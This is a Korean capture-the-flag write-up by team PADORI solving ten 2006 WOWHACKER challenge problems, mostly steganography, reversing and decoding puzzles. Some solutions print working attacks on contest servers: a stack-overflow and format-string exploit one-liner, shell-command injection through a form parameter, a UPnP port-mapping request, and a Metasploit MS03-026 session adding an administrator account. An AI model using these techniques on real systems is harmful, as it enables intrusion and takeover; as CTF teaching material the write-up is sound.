WOWHACKER Corea Hacking Challenge Report

PADORI Team

http://padocon.org
http://hackers.padocon.org

Q1. http://festival.wowhacker.org/q/q1.html

/q/q1.html 로 접속하니깐 사진이 3개가 나왔다. 또한 관련 글귀들이 보는 순간 스테가노그라피임을 직감하게 만들었다. 1번째 사진에서 wow.exe 파일을 다운받아 살펴보니 jphs!라는 문자열이 보였다.

hide & seek 류의 스테가노그라피 관련 툴일 것으로 생각하고 구글을 통해 검색해서 jphs 툴을 다운받았다.

실행해서 wow.exe에있는 문자열 1. hacker 2. cracker 3.guru를 각각 이미지 1번부터 3번까지 seek한 결과 각각 "hacker" "should" "be free!" 라는 패스워드가 나왔다. 해당 패스워드 문자열로 인증했다.

Q2. http://festival.wowhacker.org/q/dokdo-korea.exe

Step 1) Input 창에 a를 15개를 찍어본다.

Step 2) 그 결과로 byetlkwxlgelbmc 가 나온 것을 볼 수 있다. 이것을 토대로 각 자리에 대한 아스키 변형 값들을 알 수 있다.

Step 3) UpymsSoLfzXsfdg 를 위 변형된 것들에 대한 역으로 구해본다.

Step 4) U -> T, p->r, y->u, m->t, s->h, S->I, o->s, L->O, f->u, z->t, X->T, s->h, f->e, d->r, g->e

Step 5) 정리하면 "TruthIsOutThere" 가 나온다.

Q3. http://festival.wowhacker.org/q/q3.txt

Q3은 기계어 코드만 텍스트 파일에 담겨있으며 줄 바꿈의 힌트로 보아 가운데 부분의 기계어 코드가 핵심임을 알 수 있다. 실제 코드를 objdump를 이용해서 disassemble 해보면 다음과 같으며 진한 글씨로 된 부분이 핵심이다 :)

```
8049560:    55                  push   %ebp
8049561:    8b ec               mov    %esp,%ebp
8049563:    83 ec 50            sub    $0x50,%esp
8049566:    53                  push   %ebx
8049567:    56                  push   %esi
8049568:    57                  push   %edi
8049569:    8d 7d b0            lea    0xffffffb0(%ebp),%edi
804956c:    b9 14 00 00 00      mov    $0x14,%ecx
8049571:    b8 cc cc cc cc      mov    $0xcccccccc,%eax
8049576:    f3 ab               repz stos %eax,%es:(%edi)
8049578:    c6 45 fc 57         movb   $0x57,0xfffffffc(%ebp)
804957c:    c6 45 f0 6f         movb   $0x6f,0xfffffff0(%ebp)
8049580:    c6 45 fd 30         movb   $0x30,0xfffffffd(%ebp)
8049584:    c6 45 fe 57         movb   $0x57,0xfffffffe(%ebp)
8049588:    c6 45 ff 48         movb   $0x48,0xffffffff(%ebp)
804958c:    c6 45 00 34         movb   $0x34,0x0(%ebp)
8049590:    c6 45 f1 61         movb   $0x61,0xfffffff1(%ebp)
8049594:    c6 45 01 43         movb   $0x43,0x1(%ebp)
8049598:    c6 45 02 4b         movb   $0x4b,0x2(%ebp)
804959c:    c6 45 03 33         movb   $0x33,0x3(%ebp)
80495a0:    c6 45 04 52         movb   $0x52,0x4(%ebp)
80495a4:    c6 45 f2 33         movb   $0x33,0xfffffff2(%ebp)
80495a8:    c6 45 05 65         movb   $0x65,0x5(%ebp)
80495ac:    c6 45 06 56         movb   $0x56,0x6(%ebp)
80495b0:    c6 45 07 45         movb   $0x45,0x7(%ebp)
80495b4:    c6 45 08 4e         movb   $0x4e,0x8(%ebp)
80495b8:    c6 45 09 54         movb   $0x54,0x9(%ebp)
80495bc:    8d 45 fc            lea    0xfffffffc(%ebp),%eax
80495bf:    50                  push   %eax
80495c0:    68 64 07 42 00      push   $0x420764
80495c5:    e8 16 00 00 00      call   80495e0 <__bss_start>
```

```
80495ca:    83 c4 08          add    $0x8,%esp
80495cd:    5f                pop    %edi
80495ce:    5e                pop    %esi
80495cf:    5b                pop    %ebx
80495d0:    83 c4 50          add    $0x50,%esp
80495d3:    3b ec             cmp    %esp,%ebp
80495d5:    e8 f6 56 ff ff    call   803ecd0 <_init-0x9584>
80495da:    8b e5             mov    %ebp,%esp
80495dc:    5d                pop    %ebp
80495dd:    c3                ret
```

핵심 코드 부분에서는 C6 45 xx xx 코드가 반복되는데 movb를 통해 ebp에 어떤 문자를 계속 입력하고 있으며 이 부분을 알아보면 다음과 같다.

```
C6 45 FC 57 W
C6 45 F0 6F o
C6 45 FD 30 0
C6 45 FE 57 W
C6 45 FF 48 H
C6 45 00 34 4
C6 45 F1 61 a
C6 45 01 43 C
C6 45 02 4B K
C6 45 03 33 3
C6 45 04 52 R
C6 45 F2 33 3
C6 45 05 65 e
C6 45 06 56 V
C6 45 07 45 E
C6 45 08 4E N
C6 45 09 54 T
```

하지만 순차적으로 입력하고 있지 않으므로 이를 정렬하면 결국 다음과 같음을 알 수 있다.

```
804957c:    c6 45 f0 6f       movb   $0x6f,0xfffffff0(%ebp) o
8049590:    c6 45 f1 61       movb   $0x61,0xfffffff1(%ebp) a
```

```
80495a4:    c6 45 f2 33          movb   $0x33,0xfffffff2(%ebp) 3
8049578:    c6 45 fc 57          movb   $0x57,0xfffffffc(%ebp) W
8049580:    c6 45 fd 30          movb   $0x30,0xfffffffd(%ebp) 0
8049584:    c6 45 fe 57          movb   $0x57,0xfffffffe(%ebp) W
8049588:    c6 45 ff 48          movb   $0x48,0xffffffff(%ebp) H
804958c:    c6 45 00 34          movb   $0x34,0x0(%ebp) 4
8049594:    c6 45 01 43          movb   $0x43,0x1(%ebp) C
8049598:    c6 45 02 4b          movb   $0x4b,0x2(%ebp) K
804959c:    c6 45 03 33          movb   $0x33,0x3(%ebp) 3
80495a0:    c6 45 04 52          movb   $0x52,0x4(%ebp) R
80495a8:    c6 45 05 65          movb   $0x65,0x5(%ebp) e
80495ac:    c6 45 06 56          movb   $0x56,0x6(%ebp) V
80495b0:    c6 45 07 45          movb   $0x45,0x7(%ebp) E
80495b4:    c6 45 08 4e          movb   $0x4e,0x8(%ebp) N
80495b8:    c6 45 09 54          movb   $0x54,0x9(%ebp) T
```

oa3W0WH4CK3ReVENT 라는 문자열에서 아래 코드처럼 ebp를 기준으로 -4 위치를 시작 주소로 eax에 입력함으로보아 패스워드는 W0WH4CK3ReVENT 가 된다.

```
80495bc:    8d 45 fc             lea    0xfffffffc(%ebp),%eax
```

Q4.

218.38.54.239 시스템을 포트스캔 하여 7번 포트가 열려 있는 것을 확인하고 버퍼 오버 플로우가 가능한지 테스트 하던 중 간단히 base64로 인코딩 된 문자열이 리턴 되는 것을 발견했다.


(perl -e 'print "#"x63')|nc 218.38.54.239 7
##Rm9S
ZUV2RXIhQ29yZWFIYWNraW5nQ2hBTGxFbkdlMjAwNg==

Rm9SZUV2RXIhQ29yZWFIYWNraW5nQ2hBTGxFbkdlMjAwNg==
디코딩 -> FoReEvEr!CoreaHackingChALlEnGe2006

처음에는 # 대신 a를 이용하여 테스트 하다 a가 테스트에 사용된 a까지 (aRm9SZUV2RXIhQ29yZWFIYWNraW5nQ2hBTGxFbkdlMjAwNg==) 포함하여 디코딩 해서 실패 했었다.

Q5. http://218.38.54.240/bbs/zboard.php?id=acmicpc

제로보드가 나와서 처음엔 제로보드의 미공개 취약점을 발견하라는 문제로 생각했으나 여러 시도끝에 skin 디렉토리에 있는 error.php 파일의 dir 파라미터에 php injection이 됨을 찾아냈다.



이를 통해 로컬로 잠입 후 prob를 찾아냈다.
바뀐 prob 문제의 디스어셈 결과는 다음과 같다.

```
[sionics@padori tmp]$ gdb prob
GNU gdb Red Hat Linux (5.3post-0.20021129.18rh)
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux-gnu"...
(gdb) disas main
Dump of assembler code for function main:
0x08048390 <main+0>:    push   %ebp
0x08048391 <main+1>:    mov    %esp,%ebp
0x08048393 <main+3>:    sub    $0x118,%esp
0x08048399 <main+9>:    and    $0xfffffff0,%esp
```

```
0x0804839c <main+12>:    mov    $0x0,%eax
0x080483a1 <main+17>:    sub    %eax,%esp
0x080483a3 <main+19>:    movw   $0x0,0xfffffff6(%ebp)
0x080483a9 <main+25>:    sub    $0xc,%esp
0x080483ac <main+28>:    push   $0x4
0x080483ae <main+30>:    call   0x80482a0 <malloc>
0x080483b3 <main+35>:    add    $0x10,%esp
0x080483b6 <main+38>:    mov    %eax,0xfffffff0(%ebp)
// tmp = malloc(4);
0x080483b9 <main+41>:    sub    $0x8,%esp
0x080483bc <main+44>:    lea    0xfffffff6(%ebp),%eax
0x080483bf <main+47>:    push   %eax
0x080483c0 <main+48>:    push   $0x80484bc
0x080483c5 <main+53>:    call   0x80482c0 <printf>
// printf("address of zero : %p₩n", &zero);
0x080483ca <main+58>:    add    $0x10,%esp
0x080483cd <main+61>:    sub    $0x8,%esp
0x080483d0 <main+64>:    mov    0xc(%ebp),%eax
0x080483d3 <main+67>:    add    $0x4,%eax
0x080483d6 <main+70>:    pushl  (%eax)
0x080483d8 <main+72>:    lea    0xffffffe8(%ebp),%eax
0x080483de <main+78>:    push   %eax
0x080483df <main+79>:    call   0x80482d0 <strcpy>
// strcpy(buf, argv[1]);
0x080483e4 <main+84>:    add    $0x10,%esp
0x080483e7 <main+87>:    sub    $0x4,%esp
0x080483ea <main+90>:    pushl  0xfffffff0(%ebp)
0x080483ed <main+93>:    lea    0xffffffe8(%ebp),%eax
0x080483f3 <main+99>:    push   %eax
0x080483f4 <main+100>:   push   $0x80484d2
0x080483f9 <main+105>:   call   0x80482c0 <printf>
// printf("%s%hn₩n", buf, tmp);
0x080483fe <main+110>:   add    $0x10,%esp
0x08048401 <main+113>:   cmpw   $0x0,0xfffffff6(%ebp)
0x08048406 <main+118>:   jne    0x8048401 <main+113>
// while(zero != 0);
```

```
0x08048408 <main+120>:   mov      $0x0,%eax
0x0804840d <main+125>:   leave
0x0804840e <main+126>:   ret
0x0804840f <main+127>:   nop
End of assembler dump.
(gdb)
```

C로 재구성한 소스는 다음과 같다.

```
int main(int argv,char **argc) {
        int zero=0;
        int *plen=(int*)malloc(sizeof(int));
        char buf[256];
        printf("address of zero : %p₩n", &zero)
        strcpy(buf,argc[1]);
        printf("%s%hn₩n",buf,plen);
        while(zero);
}
```

로컬 스택 변수인 buf에 크기 검사를 하지 않고 Argument에서 값을 복사하는 쉬운 형태의 BOF이다. 문제는 stack상에 Canary 역할을 하는 zero 변수가 있어 이 변수의 값이 처음의 값이었던 0이 유지되지 않으면 덮어쓴 Ret를 실행하기 위한 부분까지 pc가 도달하지 못하고 무한루프에 빠지게 된다. strcpy 함수를 사용하기 때문에 문자열 중간에 널 문자가 들어갈 수 없으며 zero를 그대로 0으로 유지하게 되면 main의 RET를 덮어쓸 수 없어 문제가 된다.

이를 해결하기 위해서는 printf("%s%hn₩n",buf,plen); 를 사용해야 한다. %hn format string은 현재까지 출력된 문자열의 길이를 지정된 포인터가 가리키는 곳에 기록한다. %hn은 4바이트 정수로 기록하는 %n과 달리 2바이트만 기록한다. (h는 half를 뜻한다.) 즉 65535를 넘게 되면 overflow가 되어 하위 2바이트가 다시 0부터 시작하게 된다. 이 점을 이용하면 plen이 가르키는 곳에 임의의 2바이트 값을 넣을 수 있고 plen을 zero의 주소로, buf를 65536 글자로 채우면 zero 에 0을 넣을 수 있다.

문제는 RH9의 랜덤스택배치 때문에 zero의 주소가 계속 바뀐다는 것이다. 이에 대한 뾰족한 해결책은 못 찾았으며 대신 RH9의 랜덤스택배치는 그 범위가 한정되어있기 때문에 약간의 Brute-Force를 사용하여 zero address를 찍어냈다. 특히 문제를 풀던 중에 zero address를 출력하도록 문제가 변해서 주소를 추측하는 데 더 편해졌다.

공격에 사용된 명령어는 다음과 같다.

$ /home/mk5gt/prob `perl -e 'print "A"x264;print "₩xee₩x82₩xfe₩xbf";print "₩xe8₩x02₩xff₩bf"x16317;'`

0xbffe82ee는 약 30번의 실험결과 가장 많이 보였던 주소이다. 이 주소에 걸리도록 노렸으며 0xbffe82ee는 에그쉘을 통해 쉘코드를 올려놓은 주소였다. 랜덤 스택으로 인해 저 부분에 쉘코드가 위치하지 않을 수 있기 때문에 확률을 높이기 위해서 더욱 많은 NOP 코드를 사용하였다.

공격에 성공하고 grant의 gid를 얻을 수 있었으며 패스워드 파일을 볼 수 있었다.

Q6.


wow.exe가 패킹되어 있어서 실행시킨 후 메모리에서 http://203.241.228.220/ 주소를 발견하여 쿠키 값 변조로 레벨을 변경한 뒤 각각의 게시물들의 첨부 파일들을 열람하고 쿠키 값 변조로도 열람이 불가능 했던 게시물은 다운로드 경로 취약점을 이용하여 Clinet.out과 설정 파일을 알아냈다. 설정 파일 생성 후, 서버 실행, Clinet.out 실행하면 설정 파일 내용이 0b9ac4657b6ddb9f69ccf02759f2eccc 로 바뀐다.

md5 언해쉬하여 1537246 라는 패스워드를 알아낼 수 있다.

(인증 시에는 설정 파일이 바뀌는지 몰라서 스니핑을 통하여 알아냈었음)

Q7. http://festival.wowhacker.org/sq7/wow.zip

wow.zip을 압축푼 후 실행파일을 실행시켰을 때 Sample.enc가 복호화되서 Sample.txt가 생성되는 것을 보고 ollygdb를 이용해서 Sample.enc를 Input.enc로, Sample.txt를 Input.txt로 변경한 후 실행시켜 패스워드를 획득했다.



Q8. http://218.38.54.239/lv8/

접속하면 Linux, windows, 43b9d8ea18c48c3a64c4e37338fc668f, 4d40cb026e472531 6a9d8f6ab5a0f58a 이런 값이 나온다. 3번째 값을 풀어 보면 macos 4번째 값은 절대 안나온다. 따라서 페이지 소스를 긁어 보았다.

```
<center>
<form action="" method="post">
<select name="file_name">
<option value="linux.txt">(Linux)</option>
<option value="windows.txt">(Windows)</option>
<option
value="43b9d8ea18c48c3a64c4e37338fc668f">43b9d8ea18c48c3a64c4e37338fc668f</
option>
<option value=""> 4d40cb026e4725316a9d8f6ab5a0f58a </option>
</select>
<input type="submit" value="view"><p>
</form>
</center>
```

뭔가 file_name 파라메터가 수상해서,

```
<option value=";ls -al;">(Linux)</option>
```

이곳에 시스템 명령을 넣어 보았다.

```
total 9296
-rw-r--r--   1 apache apache         0 Oct 23 22:38 -name
drwxrwxrwx   3 wow      wow         4096 Oct 24 22:14 .
drwxr-xr-x   3 wow      wow         4096 Oct 23 18:54 ..
-rw-r--r--   1 apache apache         0 Oct 24 04:14 1818.html
-rw-r--r--   1 apache apache         1 Oct 23 22:05 aa.txt
-rwxrwxrwx   1 wow      wow           54 Oct 23 21:22 effbecffa
-rwx------   1 root     root          91 Oct 23 21:20 effbecffa.tmp
-rw-r--r--   1 apache apache        30 Oct 24 01:37 hello.php
-rw-r--r--   1 apache apache         6 Oct 24 01:26 hello.php
-rw-r--r--   1 apache apache         6 Oct 23 22:48 hello.txt
-rwxrwxrwx   1 wow      wow          545 Oct 20 04:59 index.php
```

```
-rwxrwxrwx   1 wow      wow           755 Oct 20 04:49 linux.txt
-rwxrwxrwx   1 wow      wow          1240 Oct 20 04:50 macos.txt
-rwxr--r--   1 apache apache        30 Oct 24 19:40 mr.php
-rwxr-xr-x   1 apache apache     35340 Oct 23 22:02 nc
-rwxr-xr-x   1 apache apache        46 Oct 23 23:57 net.sh
-rw-r--r--   1 apache apache        54 Oct 23 22:08 re.php
-rw-r--r--   1 apache apache        73 Oct 23 23:34 run.php
-rw-r--r--   1 apache apache        93 Oct 23 23:49 run2.php
-rw-r--r--   1 apache apache         0 Oct 24 22:09 sss
-rw-r--r--   1 apache apache 9235514 Oct 24 22:11 sss.txt
-rw-r--r--   1 apache apache     14280 Oct 24 22:20 sss2.txt
drwxr-xr-x   2 apache apache      4096 Oct 24 04:11 test
-rw-r--r--   1 apache apache         0 Oct 24 00:16 test.txt
-rw-r--r--   1 apache apache         0 Oct 24 00:17 test2.txt
-rwxrwxrwx   1 wow      wow           33 Oct 24 21:28 unix.txt
-rw-r--r--   1 apache apache       147 Oct 23 22:36 value.php3
-rw-r--r--   1 apache apache       157 Oct 23 22:38 valuecc
-rwxrwxrwx   1 wow      wow           643 Oct 20 04:50 windows.txt
-rw-r--r--   1 apache apache        24 Oct 23 20:45 wwwsh.php
```

wow 계정으로 만들어진 effbecffa파일이 수상해서 열람해봤다.

#작업하시고/ 아래 문구는 지우지 마세요.
@hotmail.com

이런 문구가 나왔다. @hotmail.com 뭔가 있다. 메일 or 메신저라 추측했다.
우선 메일을 보내보았으나 아무런 응답이 없어서 메신저로 방향을 바꿨다.
메신저 역시 한동안 소식이 없었다. 그러다가 잠시후 메신저에 로그인하는 것을 확인했다.
계속 해서 말을 걸어보았지만 응답이 없었다. 그러던 찰나 대화명이 무엇인가로 바뀌었다.

"w@ha@hacker3318Kin$1aZ" 를 획득해서 인증할 수 있다.

Q9. http://218.38.54.241/

key : AIDGT 06:48:24 KST 2006
key : GOJM] 06:50:30 KST 2006
key : LTORd 07:49:35 KST 2006

위의 아스키 값을 십진수로 바꿔서 표현하면 아래와 같다.
65 73 68 71 84
71 79 74 77 93
76 84 79 82 100

규칙은 앞의 문자에 차례로 +8, -5, +3, +13을 해주면 된다.
이런 규칙을 갖고 아래와 같은 공격 코드를 만들어서 실행 해보았다.

```
#include <stdio.h>
int main( void )
{
	int i;
	char key[8];
	char buf[1024];

	for( i = 32; i <= 126; i++ )
	{
		key[0] = (char)i;
		key[1] = key[0] + 8;
		key[2] = key[1] - 5;
		key[3] = key[2] + 3;
		key[4] = key[3] + 13;
		key[5] = '₩0';
		sprintf( buf, "GET http://218.38.54.241/%s.html >> result.txt", key );
		system( buf );
	}

	return 0;
}
```

result.txt 파일에서 아래와 같은 문장을 찾을 수 있었다.
Password : Goto_the_Main_Contest_AT_2006_10_26

Q10. http://220.72.234.126

공유기의 UPNP 기능을 이용해서 12135 포트를 내부 문제서버의 135번 포트로 맵핑했다. 또한 3389번 포트를 맵핑하여 원격데스크탑으로 내부 서버에 접근할 수 있도록 설정하였다.

```
POST /upnp/control/WANIPConn1 HTTP/1.1
HOST: 220.72.234.126:49152
CONTENT-LENGTH: 600
CONTENT-TYPE: text/xml; charset="utf-8"
SOAPACTION: "urn:schemas-upnp-
org:service:WANIPConnection:1#AddPortMapping"

<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<s:Body>
<u:AddPortMapping xmlns:u="urn:schemas-upnp-
org:service:WANIPConnection:1">
<NewRemoteHost></NewRemoteHost>
<NewExternalPort>6135</NewExternalPort>
<NewProtocol>TCP</NewProtocol>
<NewInternalPort>135</NewInternalPort>
<NewInternalClient>192.168.10.102</NewInternalClient>
<NewEnabled>1</NewEnabled>
<NewPortMappingDescription>PADORI</NewPortMappingDescription>
<NewLeaseDuration>0</NewLeaseDuration>
</u:AddPortMapping>
</s:Body>
</s:Envelope>
```

윈도 2003서버를 기본으로 설치하고 패치를 하지 않으면 msrpc 버그를 사용해서 admin 권한을 획득할 수 있다. metasploit 의 msrpc 03-026 exploit 을 사용했고 테스트 환경에서 성공적으로 계정이 생성됨을 알 수 있었다.


```
cocas@cocas:~/metasploit$ ./msfconsole
#    # ###### #####   ##    ####  #####  #      ####  # #####
##  ## #      #    #  #  #     #    # #     #    # #   #
```

```
# ## # #####    #   #    #  ####  #    # #      #    # #   #
#    # #       #   ######     # #####  #      #    # #   #
#    # #       #   #    # #    # #      #      #    # #   #
#    # ######   #   #    #  ####  #      ######  ####  #   #


+ -- --=[ msfconsole v2.6 [158 exploits - 76 payloads]

msf > use msrpc_dcom_ms03_026
msf msrpc_dcom_ms03_026 > set RHOST 220.72.234.126
RHOST -> 220.72.234.126
msf msrpc_dcom_ms03_026 > set RPOST 12135
RPOST -> 12135
msf msrpc_dcom_ms03_026 > set PAYLOAD win32_adduser
PAYLOAD -> win32_adduser
msf msrpc_dcom_ms03_026(win32_adduser) > set USER padori
USER -> padori
msf msrpc_dcom_ms03_026(win32_adduser) > set PASS padori
PASS -> padori
msf msrpc_dcom_ms03_026(win32_adduser) > exploit
```

실행결과 padori 계정이 추가되었고 원격데스크탑으로 접속해서 바탕화면의 해답을 볼 수 있었다.


10.txt - 메모장
파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)
정답은
congratulation!_seeya_at_the_main_contest.
입니다.
10.txt - 메모장